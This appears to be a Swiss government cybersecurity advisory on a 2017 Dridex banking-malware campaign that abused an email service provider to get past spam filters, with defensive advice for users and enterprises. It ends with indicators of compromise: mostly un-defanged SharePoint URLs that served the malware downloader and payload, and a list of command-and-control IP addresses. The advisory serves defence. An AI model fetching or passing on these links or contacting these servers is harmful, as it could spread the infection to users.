
---

Dridex is a sophisticated threat. While it has been around for more than two years, the detection rate by antivirus software is still quite low compared to other threats. The reason for this can be found in the local distribution of the malware – in our case, the focus was on Swiss internet users – and its absence on disk while the computer is running (file-less): Dridex operates exclusively in the memory when the computer is running. So there is no way for Antivirus programs to detect Dridex on disk.

We have also learned that Email Services Providers (ESPs) are representing an emerging risk: Many postmasters, spam filter vendors and DNSBL providers trust email traffic coming from ESPs, by either completely whitelisting them, or applying a significant negative score (which reduces the chances that an email from an ESP is being classified as spam). Botnet operators know this and are abusing ESP's infrastructure to send their malspam campaigns. This way, miscreants are able to bypass common spam filters and deliver their spam email directly to the victim's mailbox. The following chart shows the success of abusing an ESP's infrastructure by the fraudsters.

The chart below shows the number of user submissions on our phishing reporting platform [antiphishing.ch](https://antiphishing.ch) over the past two months:

## Number of submission (antiphishing.ch)



*Number of submissions to antiphishing.ch (click to enlarge)*

On Feb 15, 2017, we have received over **8 times more submissions** from users than we usually did on average days. This impressively documents how efficient the use of SendGrid was for the miscreants to send out their emails. We believe that almost all emails passed spam filters and made it into the recipient's inbox, resulting in a high infection rate with Dridex across the Swiss internet.

We believe that it is an ESP's duty to detect and block such malspam campaigns on their infrastructure in a timely manner. We therefore recommend to postmasters, spam filter vendors and DNSBL providers to review their position with regards to ESPs, reevaluating their assessment and take action against ESPs failing to mitigate abuse from their service in time and/or ignoring abuse reports from 3rd parties.

## Recommendations

Dridex might be more sophisticated than average malware. However, there are still a few things you can do to protect yourself.

In general:

- You can spot many of these spam mails by simply watching out for Umlauts (äöü). If you receive an email that pretends to be from your bank or telecom provider and that contains no Umlauts, but rather the plain letters (aou), you should be careful.
- Some of the spam mails contain ß instead of ss. Please consider that it is very unlikely that a native Swiss German speaker is using ß.



- If you are unsure whether the email you have received is legit or not, call the sender or contact him via email to verify the purpose of the email.
- Never execute macros in office documents you have received via email, even when the sender asks you to do so. Macros may harm your computer!
- Use a dedicated computer for ebanking (no matter if you use traditional online banking or an offline payment solution) and do nothing else than ebanking on this computer.

For private users:

- Always keep your Antivirus software up to date. If you use a non-free Antivirus, make sure that your Antivirus is licensed and if not, renew it or switch to a free Antivirus software to receive full protection. Otherwise the virus protection will expire and will no longer protect you against new threats.
- Don't rely on your Antivirus software alone – while it is indispensable, Antivirus can't protect you from everything and does not free you from being careful.
- Regularly make a backup of your data. The backup should be stored offline, i.e. on an external medium, such as an external hard disk. Make sure that the medium, where the backup is saved onto, is disconnected from the computer after the backup procedure is complete. Regularly test your backups.

For enterprises:

- For payments or wire transfer issued via ebanking, make use of collective contracts. By using collective contracts, every wire transfer needs to be signed and authenticated by a second ebanking contract / login. Ask your bank about the use of collective ebanking contracts.
- If you use a hardware token (e.g. SmartCard, USB-Dongle) for authentication or transaction signing, remove it from your device while you are not doing ebanking / payments.

- Block the acceptance of dangerous email attachments on your email gateway. These include among others:
  - .js (JavaScript)
  - .jar (Java)
  - .bat (batch file)
  - .exe (Windows executable)
  - .cpl (Control Panel)
  - .scr (screen saver)
  - .com (COM file)
  - .pif (program information file)
  - .vbs (Visual Basic Script)
  - .ps1 (Windows PowerShell)
  - .wsf (Windows Script File)
  - .docm (Microsoft Word with macros)
  - .xlsm (Microsoft Excel with macros)
  - .pptm (Microsoft PowerPoint with macros)
- In addition, all email attachments containing macros (e.g. Word, Excel or PowerPoint attachments) should be blocked on the email gateway as well.
- Make sure that such dangerous email attachments are also blocked if they are sent to recipients in your company in archive files such as ZIP, RAR or even in encrypted archive files (e.g. by blocking password-protected ZIP files completely)
- You can obtain additional protection against malware for your IT infrastructure by using the Windows AppLocker. This tool allows you to specify which programs are allowed to be run on the computers in your company
- Block the download of archives (such as ZIP or RAR) that contain JavaScript code on your web gateway (Web-Proxy)
- Evaluate the SPF record (Sender Policy Framework <http://www.openspf.org/>) for domain names that intend to send emails to your users. Reject emails whose sender IP address does not match the sending domains SPF record (inbound mail)
- Implement an SPF record for your own domain name(s) to prevent miscreants from spoofing emails pretending to come from your domain (outbound mail)
- Use DKIM (DomainKeys Identified Mail) and DMARC (Domain-based Message Authentication, Reporting & Conformance) for in-bound spam filtering (inbound mail)
- Sign outgoing emails from your network to the internet with DKIM and DMARC (outbound mail)

Further information and mitigation strategies can be found on our website.

**Checklist on IT security for SMEs:**

<https://www.melani.admin.ch/melani/en/home/dokumentation/checklists-and-instructions/merkblatt-it-sicherheit-fuer-kmus.html>

## Indicators of Compromise (IOC)

---

Below is a list of indicators of compromise (IOC) that may help you to spot Dridex infected computers in your network. JS download:

[https://jensenbowers-my.sharepoint.com/personal/leeanderson\\_jensenbowers\\_com\\_au/\\_layouts/15/download.aspx?docid=068187f5a930340c89e3b7c5c9b9c24f7&authkey=AarHUBAy66DSX08VzRPQ25w](https://jensenbowers-my.sharepoint.com/personal/leeanderson_jensenbowers_com_au/_layouts/15/download.aspx?docid=068187f5a930340c89e3b7c5c9b9c24f7&authkey=AarHUBAy66DSX08VzRPQ25w)  
[https://jensenbowers-my.sharepoint.com/personal/leeanderson\\_jensenbowers\\_com\\_au/\\_layouts/15/guestaccess.aspx?docid=068187f5a930340c89e3b7c5c9b9c24f7&authkey=AarHUBAy66DSX08VzRPQ25w](https://jensenbowers-my.sharepoint.com/personal/leeanderson_jensenbowers_com_au/_layouts/15/guestaccess.aspx?docid=068187f5a930340c89e3b7c5c9b9c24f7&authkey=AarHUBAy66DSX08VzRPQ25w)  
[https://yemposolutions-my.sharepoint\[.\]com/personal/amor\\_novicio\\_yempo-solutions\\_com/\\_layouts/15/guestaccess.aspx?docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN\\_QaBSXcCPxEkT9s](https://yemposolutions-my.sharepoint[.]com/personal/amor_novicio_yempo-solutions_com/_layouts/15/guestaccess.aspx?docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN_QaBSXcCPxEkT9s)

Dridex payload:

[https://talofinancial-my.sharepoint.com/personal/ashleigh\\_schipp\\_talofinancial\\_com\\_au/\\_layouts/15/guestaccess.aspx?docid=07697c8afb3e544808bf527394eb7154b&authkey=Adh6QVItbnSL0pXvxh\\_BfCs](https://talofinancial-my.sharepoint.com/personal/ashleigh_schipp_talofinancial_com_au/_layouts/15/guestaccess.aspx?docid=07697c8afb3e544808bf527394eb7154b&authkey=Adh6QVItbnSL0pXvxh_BfCs)  
[https://yemposolutions-my.sharepoint.com/personal/amor\\_novicio\\_yempo-solutions\\_com/\\_layouts/15/guestaccess.aspx?docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN\\_QaBSXcCPxEkT9s](https://yemposolutions-my.sharepoint.com/personal/amor_novicio_yempo-solutions_com/_layouts/15/guestaccess.aspx?docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN_QaBSXcCPxEkT9s)

Dridex botnet command&control servers (C&C):

109.235.76.95:1843  
136.243.209.34:443  
159.226.92.9:4431  
173.196.157.250:443  
178.195.0.12:8443  
194.150.118.25:3101  
194.150.118.25:3101  
195.22.127.26:443  
82.99.60.26:443  
89.35.178.115:8443  
179.177.114.30:8443  
154.0.171.105:8443  
95.208.65.134:8443  
81.130.131.55:8443  
77.236.97.60:4433  
198.167.136.139:443  
209.20.67.87:5353  
213.222.56.155:443  
216.51.232.176:4043  
37.0.26.34:443  
37.139.21.245:8343  
46.17.3.237:443  
81.155.55.211:8443  
86.130.54.90:8443